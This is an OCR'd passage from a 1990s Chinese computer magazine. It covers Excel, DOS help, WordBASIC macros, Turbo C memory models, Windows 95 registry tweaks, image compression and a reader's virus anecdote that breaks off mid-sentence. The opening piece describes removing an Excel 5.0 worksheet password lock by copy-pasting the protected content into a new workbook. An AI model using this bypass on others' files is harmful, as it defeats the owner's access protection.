1. 选取被保护文件的全部或部分（根据用户需要）；

2. 选择控制菜单中的“复制”命令，或单击工具栏中的“复制”图标，将选定信息复制到剪贴板中。

3. 选取新工作簿窗口。


4. 选择“粘贴”命令，或单击工具栏中的“粘贴”图标，则将剪贴板上的加密文件的信息粘贴到了目标文件。此时工作表口令锁定已解除，用户可对文件进行编辑。

6. 重新命名文件名。

6. 进行页面设置后供打印输出。从被保护文件中粘贴过来的内容没有包括文件的页面设置信息。

从上述操作过程分析来看，excel 5.0 的口令信息是存放在页面设置的内容中。

(湖北　甘孝惠)



善用 DOS 的联机帮助

初学电脑的朋友，多数是从学习 MS－DOS 命令开始,善于利用 MS－DOS 提供的联机帮助,对于正确使用 DOS 命令、循序渐进地掌握各种 DOS 命令的使用方法,是十分方便和有效的。

MS－DOS 是从版本 5 开始提供联机帮助的，版本 6 以后提供的联机帮助更加完善。下面简单介绍使用 MS－DOS 6.22 联机帮助的三种方式。

方式一：fasthelp－－－－分屏显示 MS－DOS 所支持的每一个命令功能的简洁描述，按任意键显示下一屏。使用的方法是在 DOS 命令提示符下键入 fasthelp(回车）即可。利用此方法可以方便地浏览 DOS 命令名及其功能。

方式二：[command]/?(回车)

fasthelp[command](回车)

两种用法等效,二者显示相同的帮助信息。此处的 command 是欲获得帮助信息的 DOS 命令名。例如 dir/? 与 fasthelp dir 得到的都是关于 dir 命令的功能描述与语法信息。这种方式提供的帮助信息比方式一多出了较详尽的语法说明，包括各命令参数的功能的描述。假如对某一命令已经比较了解，只是想参考此命令的语法时,利用方式二是很方便的。

方式三：help topic(回车)

在这里,topic 表示需要获得帮助的主题名,它不仅可以是任何一个 DOS 命令名，而且可以是许多 DOS 概念，例如 Device drivers(设备驱动程序)、Batch commands(批处理命令)、Multi－config(多重配置)、Drvspace－Tips(磁盘空间管理提示)等。

用这种方式得到的是关于所指定主题的帮助信息,对每个帮助主题特别是 DOS 命令都从 Syntax(语法)、Examples(例子)、Notes(注意事项）三个方面作详细的论述。这种方式适合于对某一主题的全面了解。

当在 DOS 命令提示符下键入不带 topic 参数的 help 命令时，将进入 MS－DOS 的帮助主题目录表。按 F1 键可调出一个如何使用帮助的菜单，菜单中各项对如何使用帮助进行了细致的描述。在帮助主题目录表中，移动光标（可以利用 Tab 键、方向键、Page Down 键、Page Up 键、Shift＋Tab 组合键）至某一主题，回车后就进入这一主题的帮助屏幕。在帮助屏幕底行提示了三个热键：Alt＋C 调出帮助主题目录表，Alt＋B 返回上一帮助界面，Alt＋N 跳至下一帮助界面。

帮助界面支持鼠标，可用鼠标操作实现在各帮助界面间的跳转。

说明：

1.MS－DOS 的帮助信息是用英文显示的，若在硬盘中装一套在线英汉词典，对阅读帮助信息将是很方便的。另外,许多汉字系统如 UCDOS6.0,天汇 3.0 都有汉化 DOS 提示信息的功能,使用联机帮助方式二得到的信息大多汉化了,比较适合初学者。

2. 对于无硬盘，只能使用软盘的朋友，要想利用 MS－DOS 提供的帮助，需要将启动帮助系统的文件拷在软盘上。

联机帮助方式一需要具备两个文件：fasthelp.exe，doshelp.hlp。联机帮助方式二在具备上述两个文件后,就能利用方式二查询所有 DOS 内部命令的帮助信息；若要查询 DOS 外部命令的帮助信息，必须在系统搜索路径中能找到该命令。

联机帮助方式三需要三个文件：help.com，help.hlp，qbasic.exe。其中 help.com 是一个小文件，只有 413 字节，它的作用是调用 qbasic 打开帮助系统主文件 help.hlp。help.hlp 是一个比较大(300KB)的文件，相当于 15 万汉字，由此可见方式三提供的联机帮助的内容是十分丰富的，是一本极方便的联机用户手册。

3.Help 命令有几个开关参数。较常用的是/h 参数，其功能是使显示器以其所支持的最大行数显示。其它参数可利用联机帮助方式二查看，在此不再详述。

希望本文能给初学电脑者以有益的启发，充分利用 MS－DOS 强大的联机帮助，迅速提高电脑操作水平。

（山东　张永胜）

宏的概念与使用

一、什么是宏

“宏是定制的命令，能帮助您更快、更有效地工作。一般来说，宏由一系列 Word 命令和动作组成，执行宏时，将这些命令或动作激活。”这是 MSWORD 对“宏”的定义。所谓“宏”，就是一些命令的组合，和 DOS 的批处理文件(BAT)没有什么不同。

二、如何得到一个宏

MSWORD 提供了两个得到宏的途径：

1. 录制宏。

①选择“工具”中的“录制宏…”一项，把“宏名”写上“快捷键”，如果有必要，还可以把“说明”写上。

②选择“确定”就可以开始录制了。你可以使用鼠标或者是键盘来录制“宏”。一切操作结束之后，选择“工具”中的“停止录制…”，这样你就得到了一个“宏”。

2. 然而很多时候，你会发现使用“录制宏…”得到的“宏”的内容以及它的使用都有很大的局限性，甚至有时会出现错误。MSWORD 提供了一个更为强大灵活的工具：WORDBASIC 宏编程语言来帮助你。

①选择“工具”中的“宏…”一项。“宏名”一栏填写“宏”的名字，(注意只能使用 26 个英文字母，中文和其它符号不被接受)。然后选择“编辑”即可进入 WORDBASIC 编程环境。

②编写“宏”。只要你曾经使用过 BASIC 或者是 C 语言进行编程，你就会发现 WORDBASIC 下编程是一件轻而易举的事情。

三、怎样使用宏

1. 在菜单中使用宏——你可以把“宏”加到菜单中去。选择“工具”中的“选项…”，再选择“分类”中的“菜单”，“宏”一栏选择你希望添加的“宏”，然后使用“添加”按钮，则“宏”就添加到“文件”菜单项的末尾了。如果你觉得使用“宏”的名字作为菜单项令人费解，还可以修改“菜单内容”一栏，输入你所喜欢的名称。

2. 在工具栏中使用宏——你可以把“宏”加到屏幕最上端的一排快捷的按钮中去。选择“工具”中的“选项…”。再选择“分类”中的“工具栏”；“要修改的工具按钮”一栏选择“空格”；“按钮”一栏选择一个你喜欢的按钮，“宏”一栏选择你希望添加的“宏”，然后选择“修改”即可。当你重新返回到 MSWORD 主屏幕时会惊喜地发现工具栏多了一个属于你的按钮。

四、宏的两个实例

以下提供了用 WORDBASIC 编制的非常有用的两个“宏”的例子：

1. 计算器

```
Sub MAIN
10 On Error Goto cal_execute
20 AppActivate“计算器",1
30 Goto done
40 cal_execute:
50 Shell"c:\windows\calc.exe",1
60 done:
End Sub
```

注释：

10 出现错误时跳到 cal-execute。因为 AppActivate 只能激活已经打开的窗口，所以如果“计算器”没有打开就会出现系统错误。

20 激活“计算器”窗口。要注意的是当你所用的 WINDOWS 为中文版本时必须使用中文名字来激活它，而不能是“CALCULATOR”。

50 WORDBASIC 提供了“SHELL”命令来执行一个非 WORD 的程序。该命令行运行 WINDOWS 的“计算器”应用程序。

60 注意不能使用“END”作为标号，因为 MSWORD 已经把它保留了。

2. 文件删除

```
Sub MAIN
10 On Error Resume Next
20 name$ =InputBox$("请输入你要删除的文件:","文件名输入窗口","")
30 On Error Goto 0
40 Kill name$
End Sub
```

各行解释如下：

10 出现错误时忽略它，因如果用户在回答“输入文件名”对话框时选择了“取消”，则会导致一个系统错误，而在实际操作中回答“取消”是常有的事。不过通常情况下这行命令是危险且不为推荐使用的。

20“InputBox$”提供了一个输入对话框，以获得用户希望删除的文件名。“name$”变量中的“$”为 MSWORD 的约定，表示这是一个字符变量。

30 恢复 MSWORD 的错误处理例程，否则当所要删除的文件找不到时 MSWORD 将不会提示。

40 文件删除。MSWORD 使用了一个很危险的动词“KILL(杀死)”来表示它的担心。

(广西　梁华)

TURBO C 的六种存储模式

Turbo C 提供了六种不同的存储模式，我们可使用其中的任意一种来在 8086 系列微处理器上编译一个程序。每一种模式以不同的方式管理计算机的内存和控制程序的代码或数据区域的大小，同时也决定了程序的执行速度。因为所用的这些模式对程序的执行速度和系统内存的访问方式有深刻的影响，所以我们有必要详细地了解这个问题。

1. 微型模式(Tiny Model)

我们使用该模式编译 C 语言时，所有的段地址寄存器均取同一地址值(即 CS = DS = SS = ES)，所有的寻址都使用 16 位来进行。也就是说代码、数据和堆栈都在同一个 64K 段内。该模式全部使用近指针。在这种模式下编译产生的运行文件最小，执行速度最快，一般情况下，在这种模式下编译的文件可用 DOS 命令 EXE2BIN 把该(.EXE)文件转换为 .COM 文件。

2. 小型模式(Small Model)

小型模式是 Turbo C 的缺省模式，适用于多种编译任务。虽然所有的寻址仍是仅用 16 位偏移量来完成，但文件的代码段的地址与数据段，堆栈段以及附加段地址是分开的，它们分别在各自的段中，这样被编译文件可占用 128K 内存，分为 64K 代码和 64K 静态数据，堆栈段(SS)、附加段(ES)和数据段(DS)取相同值(DS = SS = ES)。寻址时与微型模式相同，使用近指针，但程序可以大一倍，大多数程序都适合于这种模式，用小型模式编译的文件的执行速度接近于微型模式。

3. 中型模式(Medium Model)

中型模式用于编译大程序。文件代码不再被限制在一个段内。可以是多个段，并需要用 20 位寻址，但堆栈段、数据段和附加段限制在它们各自段内，并使用 16 位寻址。即代码使用远指针，数据用近指针，所以代码多达 1MB，而数据最多为 64K。这种方式适用于数据量小的大程序。其程序的执行速度要慢很多，但不低于该程序调用的有关函数的执行速度。在执行数据调用时的操作速度与小型模式相同。

4. 紧凑模式(Compact Model)

紧凑模式与中型模式相反，这里程序的代码文件限制在一个段内但数据段可以占多个段。也就是说，代码文件最多为 64K 而数据可多达 1MB，所有数据要用 20 位寻址，而代码段只用 16 位。这种方式适用于文件较短但需要大量数据的程序。文件执行速度与小型模式相同，但调用数据时速度较慢。

5. 大型模式(Large Model)

大型模式允许文件代码段和数据段占有大于一段的内存，代码和数据均用远指针，都可达 1MB。但全部静态数据，如一个数组仍限制在 64K 内，这种方式适用于处理含有大量数据的大程序，而它的执行速度也大大慢于以上几种模式。

6. 巨型模式(Huge Model)

巨型模式与大型模式基本相同，代码和数据均用远指针。Turbo C 一般限制静态数据为 64K，而巨型模式可以打破这一限制，使静态数据多于 64K。在这种模式下编译的文件执行速度比大型模式更慢。

Turbo C 编译程序的缺省选择是小型模式。若要选用不同的存储模式时一定要给编译程序适当的指令，在使用集成开发环境方式(TC)时，可在 Options/Compiler 菜单下选择存储模式。在一般的情况下，我们使用小型模式就完全可以了。但如果文件不长，数据不多时，要求产生运行速度最快的文件，此时我们应该选择微型模式。对于程序较长而数据不多时应选择中型模式；而程序不长但数据量大时应选用紧凑模式；若程序和数据量都很大，但静态数据不超过 64K 时应选用大型模式；静态数据超过 64K 时只能选用巨型模式了。这里要提醒大家，大型模式和巨型模式的执行速度比其它模式要慢得多。所以，我们一定要根据实际需要选用存储模式。

(辽宁　刘立人)

本期程序调试　罗光宣

WIN 95 的应用技巧与诀窍

一、WIN95 的 .cab 压缩包

windows95 的使用过程中，因各种原因而造成某些程序、文件被损坏或误删是难免的。如果只为恢复几个文件而重装 win95 实在不值得。朋友们在安装 win95 的时候可能注意到了 win95 的主要文件是储存在以 .cab 为后缀的压缩包中。如果你安装了 microsoft 的 powertoy，就可以通过右击选择将特定的文件 extract 到硬盘上(假如你还没有安装 powertoy，请马上到：http://www.microsoft.com/windows/software/powertoy.htm 下载 powertoy.exe，里面有许多有意思的小玩意，约 245k) 可是如何在十几个 .cab 中几百个文件中快速找到你想要的特定文件呢？

方法 1：从 layout.inf 中查找

该文件给出了所有 .cab 压缩包中文件的位置，在 win95 安装盘上的 precopy2.cab 中找到该文件并将其 extract 到硬盘，用 notepad 等文本编辑器将其打开，用 search 命令马上可以找到某个文件在哪个 .cab 里。

方法 2：使用 DOS 命令 extract 加开关 /a

本方法更快速省事，即使没有安装 powertoy 的 cabview 也可以迅速得到想要的文件。例如要将 win95 安装盘上的 kernel32.dll 从某个 .cab 中解到目录 c:\temp 下：进入 ms-dos prompt 键入 c:\temp\extract /a d:\win95\win95-02.cab kernel32.dll，则 extract 会在所有 16 个 .cab 中搜寻并将其解到 c:\temp 目录下。

二、在 system monitor 中加上 modem 项

win95 的 system monitor 可以帮助你做系统分析，但它所监视的项目中并没有 modem 选项，我们可以通过以下步骤为其加上这一项，进入 control panel 双击 modems，然后选 properties-connection-advanced-选中 record a log file--ok，退出。启动你的通信软件，打开 system monitor 选择 edit--add item，此时你会发现选项中多了 modem 项，其中又有两个小项，每秒接收的字节数与每秒传出的字节数，将其加入并在 edit--edit item 中将其 value 设为 2880 或 3360。随后产生的折线图非常直观地表明了联机速率的变化过程。注意：本方法只适用于 32 位通讯程序。

三、绘制自己的图标

win95 本身带有一些图标，如果你觉得不够用，不妨自己动手画一个。打开 win95 的画笔 paint，选 image--attributes 在 width 与 height 中取适当的数值，画好后存为 .bmp 即可。右击准备更换的图标，在弹出的右击菜单中选 property- short cut-change icon，用自己画好的图标替换当前图标。注意：以上过程虽很简单，但是当你对所画图标不满意而用修改后的图标将其替换时，就会发现 win95 继续使用旧图标而拒绝更新，这是因为 windows 目录下的文件 shelliconcach 在起作用，将此文件删除或将你的图标换名存储即可解决问题。



四、改变 win95 的注册名

安装 win95 的过程中，安装程序会要求输入姓名与公司名称，如果事后你又想改变注册名，先运行 regedit.exe，在 regedit 中选 find，其中的 findwhat 输入 RegisteredOwner 开始查找，随后双击 RegisteredOwner 即可输入新的名字了，本方法也适用于其它的应用程序。

五、灵活使用右键菜单中的 Open 命令

右击菜单可以说是 win95 中最方便实用的功能之一，灵活的使用

可以大大提高工作效率，在 explore 或 my computer 中右击文件名,选 open 即可通过该类型文件所对应的缺省程序将其打开。在某些情况下，可能需用其他的程序而非缺省程序进行处理。比如要打开一个大于 50k 的 .txt 文本(notepad 的最大限制是 50k),或用别的程序而不是 mspaint.exe 打开一幅 .bmp 格式的位图,此时你可以在右击该文件前按住 shift 键则右击菜单中有一个 open with 选项，用来选择其他的程序来打开该文件。你还可以专为某类文件单独加上 open with 选项而不用先压住 shift 键，以便视情况选不同的程序进行处理。

以 .txt 文本文件为例：

双击 my computer,选 view - options - file type，移动滚动条找到 text file 并高亮选取后，单击 edit - new 然后在对话框 action 中键入 open with，在 Application used to perform the action 对话框中键入程序名如：c:\program files\acessories\wordpad.exe ok 后退出,这样以后右击以 .txt 为后缀的文件时你就可以选择是用 notepad 还是 wordpad 来打开它。最后，如果你经常使用 wordpad 而不是 notepad 处理 .txt 文本的话，你可以将 .txt 的缺省打开程序设置为 wordpad，双击 my computer，选 view - options - file type，移动滚动条找到 text file 并高亮选取后，单击 edit，选取 open with 后单击 set default ，则双击 .txt 文件即可直接启动 wordpad 进行处理了,对其他类型的文件也可照此方法处理,从而提高工作效率。

六、把桌面上的 Recycle Bin 改成自己喜欢的名字

朋友们可能注意到了,对于桌面上的 Recycle Bin 不能象对其他图标一样通过右击选 Rename 将其改为其他的名字，如果你想自己来为 Recycle Bin 起个别的名字,请参照如下方法:运行 regedit.exe,在菜单中选 edit - find 后,键入 Recycle Bin,单击 find next 右击找到的条目后选 edit,用新名字替换 Recycle Bin 二词，但是千万注意不要改动其内容，完成后重复 find 操作直到将 registry 中的所有 Recycle Bin 替换为其他新名字为止（大约有 11 处），完成后退出 regedit.exe 并重启 win95,此后就会看到 Recycle Bin 已经换成新名字了。

七、巧用 Notepad 打开文本文件

许多文本文件并不以 .txt 为扩展名，如 .me, .lst, .log 等等，对这些文件，不可能也没必要为其一一建立一个 Notepad 的关联。

进入 c:\windows 目录，为 Notepad.exe 建立一个 _Notepad.exe 的拷贝，进入 Explore 或 My Computer 选 View - Options - File Types - New Type，在 Associated_Extension 栏中键入 uvw 或其它什么你永远也不会遇到的扩展名，单击 New，在 Action 栏中键入 Open，在 Application used to perform action 栏中键入 c:\windows_Notepad.exe，连击 ok 退出。

以后再双击此类未建关联的文本时，win95 所弹出的 Open with 对话框中 -Notepad.exe 将显示在最上面，而无需象以前必须移动滚动条寻找 Notepad.exe 了,非常方便。

八、双击 .bat 文件进行编辑

缺省状态下，双击 .bat 文件，win95 将执行批处理文件,如果你想通过双击来编辑而不是运行 .bat 文件,请参照如下办法：

运行 regedit.exe,找到 HKEK-CLASSES-ROOT\batfile,右击找 EditFlags,选 Modify 将其数值由 D0 04 00 00 改为 D0 00 00 00,随后运行 My Computer 或 Explore,选 View - Options - File Types,找到 MS - DOS Batch Files,选 Edit 后单击 Set Default(如果不对 Registry 进行改动，则 Set Default 按钮将为灰色，无法使用)。经以上设置后,双击 .bat 文件,win95 将自动用 Notepad.exe 将其打开,供你编辑修改。

九、精细调节 Modem 初始化命令参数

安装 modem 卡时,如果 win95 内置的 modem 列表中没有你要安装的 modem 的型号而且也无随卡的安装盘,一般来说只要从表中选择一个相近的牌子(如 Hayes)即可以正常使用了,但要充分发挥你的 modem 的性能，就得要对初始化命令串做精细调节。方法如下：

运行 regedit.exe，找到 HKEY - LOCAL - MACHINE \ System\ CurrentControlSet\ Services\ Class\ Modem 将其下面的条目展开，单击文件夹 0000,其右面窗口内的 DriverDesc 给出了你所选取的 modem 名称，而 0000 下面分别又有 Answer, Hangup, Init, Monitor, Response, setting 等文件夹而有关的 AT 命令即隐藏在其中，此时就可以参照你的 modem 随卡手册来精细调整相应的 AT 命令了。

（北京　黄晓蒙）

建立 Windows95 启始界面菜单的技巧

Windows95 虽然在关闭系统中提供了一个选项“重新启动计算机并切换到 MS－DOS 方式”，这种方法意味着是通过关闭 Windows95 的方式切换到 MS－DOS 操作环境下，显然这种方法过于笨拙。Windows95 提供了一种机制，在启动计算机并当屏幕正显示‘Starting windows 95...’字样时，立刻按 F4，即进入原来 DOS，立刻按 F8，则系统进入多重引导菜单，如(图 1)所示：

Microsoft Windows 95 Startup Menu

1. Normal
2. Logged (\BOOTLOG.TXT)
3. Safe mode
4. Step－by－step confirmation
5. Command prompt only
6. Safe mofe command prompt only
7. Previous version of MS－DOS

Enter a choice: 1　　Time remaining: 26

F5 = Safe mode　shift + F5 = Command prompt　shift + F8 = step－by－step　confirmation [N]

图 1

但这种方法也常使人们手忙脚乱，本篇介绍一种开机就直接进入多重引导菜单的设置方法，其设置步骤如下：

1. 单击 Windows95 开始菜单的程序项。

2. 在程序项的下拉菜单中，单击资源管理器选项命令，如(图 2)所示。

3. 在资源管理器窗口单击查看下拉菜单的选项命令，如(图 3)所示，弹出相应的对话框如(图 4)所示。



图 2




图 3


4. 单击“显示所有文件[s]”单选钮为有效，单击确定按钮。

5. 在树状窗口中选中 MSDOS.SYS 文件，按鼠标右键点出快捷菜单，如(图 5)所示。


6. 在(图 5)中单击属性(R)选项命令，弹出相应的对话框，把“只读”复选按钮设为无效，“存档”按钮设为有效，如(图 6)所示，单击确定按钮退出。



图四



图五



图六

7. 双击 MSDOS.SYS 文件，在弹出的菜单中，如(图 7)所示，双击 NOTEPAD(笔记本)图标，打开该编辑器，如(图 8)所示。

8. 在[Options]下插入一行命令，输入：

BOOTMENU　=　1

然后单击文件[F]下拉菜单的保存(s)选项命令，并单击退出(x)。

9. 存盘退出后，右键点属性，把存档按钮设为无效，恢复只读按钮为有效，如(图 9)所示，按确定按钮退出。

10. 在(图 4)选项对话框中，单击“隐藏下列类型

的文件[I]’为有效,单击确定按钮。

完成上述步骤后,每当启动机器时,就显示如(图1)所示的启动菜单,选择第一项或稍等待数秒即进入Windows95窗口,选择第七项进入DOS提示符状态,选择第三项为安全启动Windows95,由于操作不当或非正常退出及更换硬件设备而造成的不能启动Windows95时,可采用第三项,多数能自动恢复。其中第二项是对Windows95启动时的记录,该记录存储在C:\BOOTLOG.TXT隐含文件中,可以用TYPE或EDIT命令查看BOOTLOG.TXT文件中所记录的启动来查找故障。第四项是提示用户确认每条启动命令及一步步查看系统配置文件CONFIG.SYS、AUTOEXEC.BAT的设置。第五项、第六项是进入Windows95的DOS命令提示符模式,前者在DOS提示符下键入WIN命令同选择第一项产生的效果相同,后者在DOS提示符下键入WIN命令同选择第三项产生的效果相同,总之Windows95启始界面菜单的建立大大方便了人们的选择使用。



图 7




```
[Paths]
WinDir=C:\WINDOWS
WinBootDir=C:\WINDOWS
HostWinBootDrv=C

[Options]
BootMulti=1
BootMENU=1
BootGUI=1
Network=0
```

图 8




图 9

(北京　毛一心)

《电脑爱好者》邮购目录

邮购方法详见P75

编号	名　称	片数	价格
A044	欢乐幸福人(5″)		89
A045	演示荟萃、音效库(CD)	1	60
A046	C语言程序库和3D SYSTEM(CD)	1	60
A047	神奇的家和游戏集粹(CD)	1	60
A049	三维视野和美国艺术目录(CD)	1	60
A048	先博软件库和多媒体工作室(CD)	1	60
A050	未来大核战(CD)	1	78
A061	微机使用入门(4小时)		250
A062	微机维护及常见故障自行排除法		95
A063	微机磁盘操作使用法—DOS3.0(2小时)		150
A064	计算机常用汉字输入法—五笔字型、拼音法、自然码(2小时)		150
A065	文字编辑软件的使用(2小时)WPS CCED等		150
A066	<五笔字型>电视教学(10小时)		465
A067	WINDOWS3.1程序设计和应用(7小时)		435
A068	联想1+1教育家庭电脑录像带		55
A069	青年少电脑入门(3.5小时)		195
A070	奥林匹克启蒙(二)(3″ 5″)	2	88
A071	奥林匹克提高(3″ 5″)	2	88
A072	初中代数四(3″ 5″)	2	80
A073	初中几何一(3″ 5″)	2	80
A074	初中英语(3″ 5″)	2	80
A075	高中代数一(3″ 5″)	2	80
A076	高中代数二(3″ 5″)	2	80
A077	高中代数三(3″ 5″)	3	80
A078	立体几何一(3″ 5″)	2	80
A079	立体几何二(3″ 5″)	2	80
A080	正数乘法及速算(5″)	2	60
A081	学拼音(5″)	2	60
A082	苏琳新概念英语(5″)	4	200
A083	苏琳高中英语(3″ 5″)	3	120
A084	苏琳初中英语一、二(3″ 5″)	4	120
A085	苏琳初中英语三(3″ 5″)	4	120
A086	苏琳新概念英语(多媒体)(3″ 5″)	5	360
A087	苏琳高中英语(多媒体)(3″ 5″)	4	220
A088	苏琳初中英语(1-2年)(多媒体)(3″ 5″)	5	220
A089	苏琳初中英语(3年)(多媒体)(3″ 5″)	5	220
A090	儿童教育30种(3″)	10	135
A091	异形杀手(3″)	2	65
A092	异形杀手(3″)	10	145
A093	音乐档案1000种	10	135
A094	幸福儿童养育咨询大全(个人价)		135
A095	老年人身心保健咨询大全(个人价)		95
A096	儿童疾病防治咨询		85
A097	儿童护理保健咨询		65
A098	儿童家庭教育咨询		85
A099	性奥密、性生活咨询		55
A100	爱孕优生与孕产保健咨询		55
A101	儿童幽默婚恋幽默大观园		55
A102	老年常见疾病防治咨询		55
A103	老年急病救护疾病护理咨询		55
A104	老年心理保健饮食保健咨询		55
A105	老年日常保健运动保健咨询		55
A106	老年婚姻家庭闲暇生活咨询		55
A107	中学生身心保健咨询		55
A108	中学生学习方法咨询		55
A109	中学生家长须知咨询		55
A110	园丁家教题库高中级		1800
A111	园丁家教题库初中级		1100
A112	园丁家教题库小中级		900
A113	桌上英语基础篇		560
A114	桌上英语高级篇		760
A115	儿童多整度英语(1—4册)	每册	230

计算机图像常用压缩方法

一、行程长度压缩

原理是将一扫描行中的颜色值相同的相邻像素用一个计数值和那些像素的颜色值来代替。例如:aaabccccccddeee,则可用3a1b6c2d3e来代替。对于拥有大面积,相同颜色区域的图像,用RLE压缩方法非常有效。由RLE原理派生出许多具体行程压缩方法:

1.PCX行程压缩方法:

该算法实际上是位映射格式到压缩格式的转换算法,该算法对于连续出现1次的字节Ch,若Ch>0xc0则压缩时在该字节前加上0xc1,否则直接输出Ch,对于连续出现N次的字节Ch,则压缩成0xc0+N,Ch这两个字节,因而N最大只能为ff-c0=3fh(十进制为63),当N大于63时,则需分多次压缩。

2.BI_RLE8压缩方法:

在WINDOWS3.0、3.1的位图文件中采用了这种压缩方法。该压缩方法编码也是以两个字节为基本单位。其中第一个字节规定了用第二个字节指定的颜色重复次数。如编码0504表示从当前位置开始连续显示5个颜色值为04的像素。当第二个字节为零时第二个字节有特殊含义:0表示行末;1表示图末;2转义后面2个字节,这两个字节分别表示下一像素相对于当前位置的水平位移和垂直位移。这种压缩方法所能压缩的图像像素位数最大为8位(256色)图像。

3.BI-RLE压缩方法:

该方法也用于WINDOWS3.0/3.1位图文件中,它与BI-RLE8编码类似,唯一不同是:BI-RLE4的一个字节包含了两个像素的颜色,因此,它只能压缩的颜色数不超过16的图像。因而这种压缩应用范围有限。

4.紧缩位压缩方法(Packbits):

该方法是用于Apple公司的Macintosh机上的位图数据压缩方法,TIFF规范中使用了这种方法,这种压缩方法与BI-RLE8压缩方法相似,如1c1c1c1c2132325648压缩为:83 1c 21 81 32 56 48,显而易见,这种压缩方法最好情况是每连续128个字节相同,这128个字节可压缩为一个数值7f。这种方法还是非常有效的。

二、霍夫曼编码压缩:

也是一种常用的压缩方法。是1952年为文本文件建立的,其基本原理是频繁使用的数据用较短的代码代替,很少使用的数据用较长的代码代替,每个数据的代码各不相同。这些代码都是二进制码,且码的长度是可变的。如:有一个原始数据序列,ABACCDAA则编码为A(0),B(10),C(110),D111),压缩后为010011011011100。产生霍夫曼编码需要对原始数据扫描两遍,第一遍扫描要精确地统计出原始数据中的每个值出现的频率,第二遍是建立霍夫曼树并进行编码,由于需要建立二叉树并遍历二叉树生成编码,因此数据压缩和还原速度都较慢,但简单有效,因而得到广泛的应用。

三、LZW压缩方法

LZW压缩技术比其它大多数压缩技术都复杂,压缩效率也较高。其基本原理是把每一个第一次出现的字符串用一个数值来编码,在还原程序中再将这个数值还成原来的字符串,如用数值0x100代替字符串"abccddeee"这样每当出现该字符串时,都用0x100代替,起到了压缩的作用。至于0x100与字符串的对应关系则是在压缩过程中动态生成的,而且这种对应关系是隐含在压缩数据中,随着解压缩的进行这张编码表会从压缩数据中逐步得到恢复,后面的压缩数据再根据前面数据产生的对应关系产生更多的对应关系。直到压缩文件结束为止。LZW是可逆的,所有信息全部保留。

四、算术压缩方法

算术压缩与霍夫曼编码压缩方法类似,只不过它比霍夫曼编码更加有效。算术压缩适合于由相同的重复序列组成的文件,算术压缩接近压缩的理论极限。这种方法,是将不同的序列映像到0到1之间的区域内,该区域表示成可变精度(位数)的二进制小数,越不常见的数据要的精度越高(更多的位数),这种方法比较复杂,因而不太常用。

五、JPEG(联合摄影专家组 Joint Photographic Exprerts Group)

JPEG标准与其它的标准不同,它定义了不兼容的编码方法,在它最常用的模式中,它是带失真的,一个从JPEG文件恢复出来的图像与原始图像总是不同的,但有损压缩重建后的图像常常比原始图像的效果更好。JPEG的另一个显著的特点是它的压缩比例相当高,原图像大小与压缩后的图像大小相比,比例可以从1%到80~90%不等。这种方法效果也好,适合多媒体系统。

(河南 潘杰)

电脑爱好者讲述自己的故事

编者：人的一生有许多第一次，第一次上学、第一次远行、第一次恋爱、第一次……，学电脑也有第一次，第一次使用键盘、第一次上机操作、……当然还有第一次遇毒。第一次遇到病毒会是什么样子？是满头大汗、心脏狂跳，还是两眼发呆、无所适从，还记得自己当时的情景吗？（如果你侥幸还没有遇到过病毒，那么应该祝贺你，不过也不要因此而得意洋洋，相信总会有第一次的。）看看湖北读者彭刚遇到病毒时是怎样一个情景。

第一次遇毒经历

这天我值班，我带来一张光盘，放入机器中，将一些压缩软件解至 c 盘，由于对这些软件不太了解，所以我便将其全部删除。此时机器还能正常操作，但隐约感觉到硬盘的转速好象很慢，读写盘时声音很大。于是我关机重新启动，坏了！机器自检通过，设备驱动加载后，没有直接进入 C:\ 等待状态，而是给出了 [eg} notcommand]这么个提示，并且输入任何命令，都提示 command.com 命令没找到。我想可能是 command.com 被误删了，于是用 A 盘启动，dir c:却发现 command.com 还在盘上，只是文件长度由 65117 变成了 68910。我用 kv200k，av95 查之却没有检测出病毒，于是重新传导系统至 c 盘，并将 config 文件和自动批处理文件删掉，重启动。结果依然如故，可恶的病毒仍然存在。“肯定是遇到引导型病毒了！’我想。我试着用 kv200 的主引导区修复功能进行修复，结果也以失败告终。这该死的病毒依然顽固地盘踞在主引导区，掌握着系统绝对的控制权。翻遍手头的资料也没找到这一病毒的解决办法。这样折腾了几个钟头还是拿它没治。看来只有走下策，用 DM 低级格式化硬盘。但硬盘上还有几十兆的工作资料没有备份，于是抱出一堆软盘，经过漫长单调的工作，终于完成了备份。病毒我恨你！你等着吧，看你不死！怀着无比激愤的心情插入 DM 